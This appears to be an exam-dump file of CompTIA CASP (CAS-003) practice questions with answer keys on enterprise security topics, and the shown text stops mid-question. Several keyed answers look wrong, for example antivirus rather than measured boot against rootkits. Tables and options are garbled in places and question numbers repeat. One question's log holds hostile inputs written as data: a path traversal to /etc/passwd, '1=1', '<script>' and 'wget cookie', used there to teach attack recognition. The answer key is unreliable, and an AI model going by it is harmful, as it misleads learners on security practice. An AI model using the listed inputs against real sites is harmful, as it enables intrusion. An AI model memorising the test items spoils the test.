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Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

NEW QUESTION 1

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

Answer: A

NEW QUESTION 2

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fileet- Threat landscape rating
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Answer: A

NEW QUESTION 3

A security engineer has been hired to design a device that will enable the exfiltration of data from within a well-defended network perimeter during an authorized test. The device must bypass all firewalls and NIDS in place, as well as allow for the upload of commands from a centralized command and control answer. The total cost of the device must be kept to a minimum in case the device is discovered during an assessment. Which of the following tools should the engineer load onto the device being designed?

- A. Custom firmware with rotating key generation
- B. Automatic MITM proxy
- C. TCP beacon broadcast software
- D. Reverse shell endpoint listener

Answer: B

NEW QUESTION 4

An engineer needs to provide access to company resources for several offshore contractors. The contractors require:
Access to a number of applications, including internal websites
Access to database data and the ability to manipulate it
The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

- A. VTC
- B. VRRP
- C. VLAN
- D. VDI
- E. VPN
- F. Telnet

Answer: DE

NEW QUESTION 5

A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

- A. SaaS
- B. PaaS
- C. IaaS
- D. Hybrid cloud
- E. Network virtualization

Answer: B

NEW QUESTION 6

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffic.

Answer: B

NEW QUESTION 7

An administrator is working with management to develop policies related to the use of the cloud-based resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

Answer: A

NEW QUESTION 8

Users have been reporting unusual automated phone calls, including names and phone numbers, that appear to come from devices internal to the company. Which of the following should the systems administrator do to BEST address this problem?

- A. Add an ACL to the firewall to block VoIP.
- B. Change the settings on the phone system to use SIP-TLS.
- C. Have the phones download new configurations over TFTP.
- D. Enable QoS configuration on the phone VLAN.

Answer: B

NEW QUESTION 9

A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage. Which of the following exercise types should the analyst perform?

- A. Summarize the most recently disclosed vulnerabilities.
- B. Research industry best practices and latest RFCs.
- C. Undertake an external vulnerability scan and penetration test.
- D. Conduct a threat modeling exercise.

Answer: D

NEW QUESTION 10

In the past, the risk committee at Company A has shown an aversion to even minimal amounts of risk acceptance. A security engineer is preparing recommendations regarding the risk of a proposed introducing legacy ICS equipment. The project will introduce a minor vulnerability into the enterprise. This vulnerability does not significantly expose the enterprise to risk and would be expensive against. Which of the following strategies should the engineer recommended be approved FIRST?

- A. Avoid
- B. Mitigate
- C. Transfer
- D. Accept

Answer: B

NEW QUESTION 10

DRAG DROP

Drag and drop the cloud deployment model to the associated use-case scenario. Options may be used only once or not at all.

Use-case scenario	Cloud deployment model		
Large multinational organization wants to improve elasticity and resource usage of hardware that is housing on-premise critical internal services	<input type="text"/>		
Collection of organizations in the same industry vertical developing services based on a common application stack	<input type="text"/>		
Organization that has an orchestration but that integrates with a large on-premise footprint, subscribing to a small amount of external software services and starting to move workloads to a variety of other cloud models	<input type="text"/>		
Marketing organization that outsources email delivery to An online provider	<input type="text"/>		
Organization that has migrated their highly customized external websites into the cloud	<input type="text"/>		
Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Use-case scenario	Cloud deployment model
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Organization that has migrated their highly customized external websites into the cloud	Public cloud with PaaS

Community cloud with IaaS	Community cloud with PaaS	Community cloud with SaaS	Hybrid cloud
Private cloud with IaaS	Private cloud with PaaS	Private cloud with SaaS	Public cloud with IaaS
	Public cloud with PaaS	Public cloud with SaaS	

NEW QUESTION 15

DRAG DROP

A security consultant is considering authentication options for a financial institution. The following authentication options are available security mechanism to the appropriate use case. Options may be used once.

Use case	Security mechanism
Where users are attached to the corporate network, single sign-on will be utilized	
Authentication to cloud-based corporate portals will feature single sign-on	
Any infrastructure portal will require time-based authentication	
Customers will have delegated access to multiple digital services	

Kerberos	oAuth
OTP	SAML

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Answer: A

Explanation:

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Customers will have delegated access to multiple digital services	Kerberos

NEW QUESTION 17

An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiations, there are a number of outstanding issues, including:

1. Indemnity clauses have identified the maximum liability
2. The data will be hosted and managed outside of the company's geographical location

The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant on the project, which of the following should the project's security consultant recommend as the NEXT step?


- A. Develop a security exemption, as it does not meet the security policies
- B. Mitigate the risk by asking the vendor to accept the in-country privacy principles
- C. Require the solution owner to accept the identified risks and consequences
- D. Review the entire procurement process to determine the lessons learned

Answer: C

NEW QUESTION 21

DRAG DROP

A security administrator must configure the database server shown below to comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.



The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should not initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434	Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389	Permit UDP from 192.168.1.20 to 172.30.10.3
Deny TCP from 10.0.10.20/24 to ANY	Deny IP from ANY to ANY	Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434
Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434	Permit IP from 172.30.10.3 to 192.168.1.20	Deny IP from 10.0.10.20 to ANY

- A. Mastered
- B. Not Mastered

Answer: A

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Permit UDP from 192.168.1.20 to 172.30.10.3

Permit IP from 172.30.10.3 to 192.168.1.20

Deny IP from 10.0.10.20 to ANY

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434

Deny TCP from 10.0.10.20/24 to ANY

Deny IP from ANY to ANY

Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434

NEW QUESTION 26

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements: The data is for internal consumption only and shall not be distributed to outside individuals The systems administrator should not have access to the data processed by the server
 The integrity of the kernel image is maintained
 Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall
- E. Measured boot
- F. Data encryption
- G. Watermarking

Answer: CEF

NEW QUESTION 31

A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

- A. ISA
- B. BIA
- C. SLA
- D. RA

Answer: C

NEW QUESTION 36

Given the following output from a local PC:

```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
Link-local IPv6 Address . . . . . : fe80::4551:67ba:77a6:62e1%11
IPv4 Address . . . . . : 172.30.0.28
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

- A. Allow 172.30.0.28:80 -> ANY

- B. Allow 172.30.0.28:80 -> 172.30.0.0/16
- C. Allow 172.30.0.28:80 -> 172.30.0.28:443
- D. Allow 172.30.0.28:80 -> 172.30.0.28:53

Answer: B

NEW QUESTION 39

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org      Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits
- C. The DNS SPF records have not been updated for Comptia.org
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: B

NEW QUESTION 44

A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

- A. OTA updates
- B. Remote wiping
- C. Side loading
- D. Sandboxing
- E. Containerization
- F. Signed applications

Answer: EF

NEW QUESTION 49

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 50

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Answer: B

NEW QUESTION 52

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

Answer: BE

NEW QUESTION 57

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10 Medium-impact controls implemented: 409 out of 472 Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

Answer: C

NEW QUESTION 58

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

Answer: D

NEW QUESTION 62

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

Answer: BE

NEW QUESTION 64

The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

- A. Review the CVE database for critical exploits over the past year
- B. Use social media to contact industry analysts
- C. Use intelligence gathered from the Internet relay chat channels
- D. Request information from security vendors and government agencies
- E. Perform a penetration test of the competitor's network and share the results with the board

Answer: AD

NEW QUESTION 68

The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

- A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
- B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
- C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4. Notify the CERT team to apply a future proof threat model
- D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

Answer: C

NEW QUESTION 71

A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

- A. Restrict access to the network share by adding a group only for developers to the share's ACL
- B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
- C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
- D. Provision a new user account within the enterprise directory and enable its use for authentication to the target application
- E. Share the username and password with all developers for use in their individual scripts
- F. Redesign the web applications to accept single-use, local account credentials for authentication

Answer: AB

NEW QUESTION 72

A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

- A. Code deduplicators
- B. Binary reverse-engineering
- C. Fuzz testing
- D. Security containers

Answer: B

NEW QUESTION 74

A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

- A. VLAN201, VLAN202, VLAN400

- B. VLAN201, VLAN202, VLAN700
- C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
- D. VLAN400, VLAN680, VLAN700

Answer: D

NEW QUESTION 79

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

Answer: B

NEW QUESTION 82

A SaaS-based email service provider often receives reports from legitimate customers that their IP netblocks are on blacklists and they cannot send email. The SaaS has confirmed that affected customers typically have IP addresses within broader network ranges and some abusive customers within the same IP ranges may have performed spam campaigns. Which of the following actions should the SaaS provider perform to minimize legitimate customer impact?

- A. Inform the customer that the service provider does not have any control over third-party blacklist entries
- B. The customer should reach out to the blacklist operator directly
- C. Perform a takedown of any customer accounts that have entries on email blacklists because this is a strong indicator of hostile behavior
- D. Work with the legal department and threaten legal action against the blacklist operator if the netblocks are not removed because this is affecting legitimate traffic
- E. Establish relationship with a blacklist operators so broad entries can be replaced with more granular entries and incorrect entries can be quickly pruned

Answer: D

NEW QUESTION 87

An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

- A. The employee manually changed the email client retention settings to prevent deletion of emails
- B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
- C. The email was encrypted and an exception was put in place via the data classification application
- D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Answer: D

NEW QUESTION 91

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

Answer: B

NEW QUESTION 94

A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

- A. RA
- B. BIA
- C. NDA
- D. RFI
- E. RFQ
- F. MSA

Answer: CF

NEW QUESTION 99

Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

- A. Business partnership agreement
- B. Memorandum of understanding
- C. Service-level agreement
- D. Interconnection security agreement

Answer: D

NEW QUESTION 101

A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

- A. Application whitelisting
- B. NX/XN bit
- C. ASLR
- D. TrustZone
- E. SCP

Answer: B

NEW QUESTION 106

After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases: Selection of a cloud provider Architectural design Microservice segmentation Virtual private cloud Geographic service redundancy Service migration The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

- A. Multicloud solution
- B. Single-tenancy private cloud
- C. Hybrid cloud solution
- D. Cloud access security broker

Answer: D

NEW QUESTION 108

A web developer has implemented HTML5 optimizations into a legacy web application. One of the modifications the web developer made was the following client side optimization: `localStorage.setItem("session-cookie", document.cookie);` Which of the following should the security engineer recommend?

- A. SessionStorage should be used so authorized cookies expire after the session ends
- B. Cookies should be marked as "secure" and "HttpOnly"
- C. Cookies should be scoped to a relevant domain/path
- D. Client-side cookies should be replaced by server-side mechanisms

Answer: C

NEW QUESTION 111

A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer (CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

- A. When it is mandated by their legal and regulatory requirements
- B. As soon as possible in the interest of the patients
- C. As soon as the public relations department is ready to be interviewed
- D. When all steps related to the incident response plan are completed
- E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Answer: A

NEW QUESTION 116

A company wants to extend its help desk availability beyond business hours. The Chief Information Officer (CIO) decides to augment the help desk with a third-party service that will answer calls and provide Tier 1 problem resolution, such as password resets and remote assistance. The security administrator implements the following firewall change:

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 80
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 636
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 5800
```

```
PERMIT TCP FROM 74.23.2.4 TO 192.168.20.20 PORT 1433
```

The administrator provides the appropriate path and credentials to the third-party company. Which of the following technologies is MOST likely being used to provide access to the third company?

- A. LDAP
- B. WAYF
- C. OpenID

- D. RADIUS
- E. SAML

Answer: D

NEW QUESTION 121

A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

- A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
- B. Scan the website through an interception proxy and identify areas for the code injection
- C. Scan the site with a port scanner to identify vulnerable services running on the web server
- D. Use network enumeration tools to identify if the server is running behind a load balancer

Answer: C

NEW QUESTION 125

An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

- A. Data aggregation
- B. Data sovereignty
- C. Data isolation
- D. Data volume
- E. Data analytics

Answer: A

NEW QUESTION 127

The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, "criticalValue" indicates if an emergency is underway:

```
try {
    if (criticalValue)
        openDoors=true
    else
        OpenDoors=false
} catch (e) {
    OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

- A. Rewrite the software to implement fine-grained, conditions-based testing
- B. Add additional exception handling logic to the main program to prevent doors from being opened
- C. Apply for a life-safety-based risk exception allowing secure doors to fail open
- D. Rewrite the software's exception handling routine to fail in a secure state

Answer: B

NEW QUESTION 129

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?


- A. Conduct a penetration test on each function as it is developed
- B. Develop a set of basic checks for common coding errors
- C. Adopt a waterfall method of software development
- D. Implement unit tests that incorporate static code analyzers

Answer: D

NEW QUESTION 130

Exhibit:

Home>Download Center>Application Patch		
The links in this section correspond to separate files available in this download center. Download the most appropriate file.		
File Name	Mirror	Download Files Below
install.exe	Mirror 1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download
HASH: 1759adb5g34700aae19bc4578fc19cc2		



- A. Step 1: Verify that the certificate is valid or no
- B. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system. Step 3: Match the hash value of the downloaded file with the one which you selected on the website
- C. Step 4: Install the file if the hash value matches.
- D. Step 1: Verify that the certificate is valid or no
- E. In case of any warning message, cancel the download. Step 2: If certificate issue is not there then, download the file in your system
- F. Step 3: Calculate the hash value of the downloaded file. Step 4: Match the hash value of the downloaded file with the one which you selected on the website
- G. Step 5: Install the file if the hash value matches.

Answer: B

NEW QUESTION 133

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	dddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeeeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	fffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	llll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

Answer: A

NEW QUESTION 134

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

Answer: D

NEW QUESTION 137

A company's existing forward proxies support software-based TLS decryption, but are currently at 60% load just dealing with AV scanning and content analysis for HTTP traffic. More than 70% outbound web traffic is currently encrypted. The switching and routing network infrastructure precludes adding capacity, preventing the installation of a dedicated TLS decryption system. The network firewall infrastructure is currently at 30% load and has software decryption modules that can be activated by purchasing additional license keys. An existing project is rolling out agent updates to end-user desktops as part of an endpoint security refresh. Which of the following is the BEST way to address these issues and mitigate risks to the organization?

- A. Purchase the SSL, decryption license for the firewalls and route traffic back to the proxies for enduser categorization and malware analysis.
- B. Roll out application whitelisting to end-user desktops and decommission the existing proxies, freeing up network ports.
- C. Use an EDP solution to address the malware issue and accept the diminishing role of the proxy for URL categorization in the short term.
- D. Accept the current risk and seek possible funding approval in the next budget cycle to replace the existing proxies with ones with more capacity.

Answer: B

NEW QUESTION 141

A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix. Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Select two.)

- A. Antivirus
- B. HIPS
- C. Application whitelisting
- D. Patch management
- E. Group policy implementation
- F. Firmware updates

Answer: DF

NEW QUESTION 146

A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.

If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?

